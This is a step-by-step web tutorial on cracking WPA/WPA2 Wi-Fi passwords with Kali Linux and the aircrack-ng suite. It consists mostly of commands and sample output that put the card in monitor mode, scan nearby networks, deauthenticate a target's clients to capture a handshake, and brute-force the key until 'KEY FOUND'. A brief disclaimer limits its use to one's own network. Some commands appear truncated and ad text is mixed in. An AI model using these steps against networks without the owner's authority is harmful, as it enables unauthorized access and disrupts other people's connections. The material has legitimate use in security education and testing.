How to Hack WPA/WPA2 WiFi Using Kali Linux?

Difficulty Level : Easy ● Last Updated : 30 Jun, 2020

"Hacking Wifi" sounds really cool and interesting. But actually hacking wifi practically is much easier with a good wordlist. But this world list is of no use until we don't have any idea of how to actually use that word list in order to crack a hash. And before cracking the hash we actually need to generate it. So, below are those steps along with some good wordlists to crack a WPA/WPA2 wifi.


Note: Use the below methods only for educational/testing purposes on your own wifi or with the permission of the owner. Don't use this for malicious purposes.

So, boot up **Kali Linux**. Open the terminal window. And perform the following steps.

Step 1: ifconfig (interface configuration) : To view or change the configuration of the network interfaces on your system.

▷ ×

```
ifconfig
```



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.88.128  netmask 255.255.255.0  broadcast 192.168.88.255
        inet6 fe80::20c:29ff:fe82:3322  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:82:33:22  txqueuelen 1000  (Ethernet)
        RX packets 58  bytes 4208 (4.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 58  bytes 4923 (4.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20  bytes 1116 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1116 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 5a:f9:97:39:89:31  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Here,

- **eth0** : First Ethernet interface
- **l0** : Loopback interface
- **wlan0** : First wireless network interface on the system. (*This is what we need.*)

Step 2: Stop the current processes which are using the **WiFi** interface.

```
airmon-ng check kill
```

```
root@kali:~# airmon-ng check kill

Killing these processes:

  PID Name
  859 wpa_supplicant
```

Step 3: To start the wlan0 in monitor mode.

```
airmon-ng start wlan0
```

```
root@kali:~# airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0           mt7601u         Ralink Technology, Corp. MT7601U

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0
mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

Step 4: To view all the **Wifi** networks around you.

```
airodump-ng wlan0mon
```

```
CH  3 ][ Elapsed: 6 s ][ 2020-02-04 09:13

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

88:B1:E1:41:C6:01  -84        1        0    0   6  195  OPN              JioNet@ABVGIET
88:B1:E1:41:C6:00  -82        2        0    0   6  195  WPA2 CCMP   MGT  JioPrivateNet
88:B1:E1:7F:8F:40  -86        3        0    0   6  195  WPA2 CCMP   MGT  JioPrivateNet
88:B1:E1:41:D5:A0  -88        2        0    0  11  195  WPA2 CCMP   MGT  JioPrivateNet
04:D1:3A:19:63:8F   -1        0        0    0  11  -1                   <length:  0>
80:35:C1:13:C1:2C  -33       22       61    1   1  180  WPA2 CCMP   PSK  Quite Hacker
88:B1:E1:31:39:21  -81        6        0    0   1  195  OPN              JioNet@ABVGIET
EE:08:6B:F7:DE:86  -82        5        0    0  13  54e. WPA2 TKIP   PSK  POLYTECHNIC_G
EC:08:6B:D7:DE:86  -83        5        0    0  13  54e. WPA  TKIP   PSK  ABVGIET(POLYTECHNIC WING)
88:B1:E1:41:DC:41  -81        4        0    0   1  195  OPN              JioNet@ABVGIET
88:B1:E1:31:39:20  -83        6        0    0   1  195  WPA2 CCMP   MGT  JioPrivateNet
50:2F:A8:E0:93:83  -84        1        0    0  11  130  WPA2 CCMP   MGT  BSNL-RoamIN-WiFi
D0:F8:8C:23:3D:14  -86        6        0    0  11   65  WPA2 CCMP   PSK  hii
50:2F:A8:E0:93:80  -85        0        0    0  11  130  WPA2 CCMP   MGT  BSNL 4G plus
50:2F:A8:E0:93:82  -85        2        0    0  11  130  WPA2 CCMP   MGT  BSNL Broad Fi
88:B1:E1:7F:7B:E0  -86        3        0    0   1  195  WPA2 CCMP   MGT  JioPrivateNet
50:2F:A8:E0:93:81  -87        5        0    0  11  130  OPN              BSNL WiFi
88:B1:E1:41:F0:80  -87        4        0    0  11  195  WPA2 CCMP   MGT  JioPrivateNet
00:11:74:FD:D1:40  -88        3        0    0  11  195  WPA2 CCMP   MGT  JioPrivateNet
```

```
BSSID              STATION            PWR   Rate    Lost    Frames  Probe

88:B1:E1:41:C6:01  98:2C:BC:0A:48:A3  -84    0 - 1      0        2
04:D1:3A:19:63:8F  04:92:26:22:D0:29  -88    0 - 1e     1        2
(not associated)   06:C8:07:74:6F:77  -82    0 - 1      0        2
(not associated)   C2:A1:5F:93:8C:94  -58    0 - 5      0        1
(not associated)   86:3F:2C:59:8C:3B  -88    0 - 1      0        1
80:35:C1:13:C1:2C  94:E9:79:E1:E2:95  -14    0e- 0e    96       40
```

Here,

OFFER ENDS MONDAY
HBOmax

- **airodump-ng** : For packet capturing
- **wlan0mon** : Name of the interface (This name can be different on the different devices)

Press **Ctrl+C** to stop the process when you have found the target network.

Step 5: To view the clients connected to the target network.

```
airodump-ng -c 1 --bssid 80:35:C1:13:C1:2C -w /root wlan0m
```


```
CH  1 ][ Elapsed: 4 mins ][ 2020-02-04 09:28 ][ WPA handshake: 80:35:C1:13:C1:2C

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

80:35:C1:13:C1:2C  -33 100     1944     1966    0   1  180  WPA2 CCMP   PSK  Quite Hacker
BSSID              STATION            PWR   Rate    Lost    Frames  Probe

80:35:C1:13:C1:2C  94:E9:79:E1:E2:95  -16    0e- 0e   264     1740  Quite Hacker
```

Here,

- **airodump-ng** : For packet capturing
- **-c** : Channel
- **–bssid** : MAC address of a wireless access point(**WAP**).
- **-w** : The Directory where you want to save the file(Password File).
- **wlan0mon** : Name of the interface.


Step 6: Open a new terminal window to disconnect the clients connected to the target network.

```
aireplay-ng -0 10 -a 80:35:C1:13:C1:2C wlan0mon
```




- **aireplay-ng** : To inject frames
- **-0** : For deauthentication
- **10** : No. of deauthentication packets to be sent
- **-a** : For the bssid of the target network
- **wlan0mon** : Name of the interface.

When the client is disconnected from the target network. He tries to reconnect to the network and when he does you will get something called **WPA** handshake in the previous window of the terminal.



Now, we are done with capturing the packets. So, now you can close the terminal window.

Step 7. To decrypt the password. Open the Files application.



Here,

- **hacking-01.cap** is the file you need.

  ```
  aircrack-ng -a2 -b 80:35:C1:13:C1:2C -w /root/passwords.
  ```

- **aircrack-ng** : 802.11 **WEP** and **WPA-PSK** keys cracking program
- **-a** : -a2 for **WPA2** & -a for **WPA** network
- **-b** : The BSSID of the target network
- **-w** : Location of the wordlist file
- **/root/hacking-01.cap** : Location of the cap file

You can download the file of common passwords from the internet

and if you want to create your own file then you can use the crunch tool

```
                    Aircrack-ng 1.5.2

[00:00:04] 8186/7120748 keys tested (1644.68 k/s)

Time left: 1 hour, 12 minutes, 6 seconds                    0.11%

                   KEY FOUND! [ liker1 ]


Master Key     : 4C B4 B5 2C 1E 2F 0F BF CC 29 AD 98 68 1F EC BD
                 A6 2F 56 0F 47 70 5D 71 B7 32 00 13 DA 16 17 2E

Transient Key  : 1C 6F 02 15 82 1E F8 D0 65 44 83 F8 57 BE 20 61
                 62 42 63 76 5C 98 A5 B2 01 CB 61 7B 72 76 6C A1
                 D4 BB A3 E3 A4 45 30 37 D7 74 7C 8B B7 38 23 ED
                 B9 89 FC 2C 37 60 65 B9 A9 BE AC D7 48 7C B3 5B

EAPOL HMAC     : 57 9A DE 79 E1 95 6C 94 F4 75 CA B1 67 03 34 85
```

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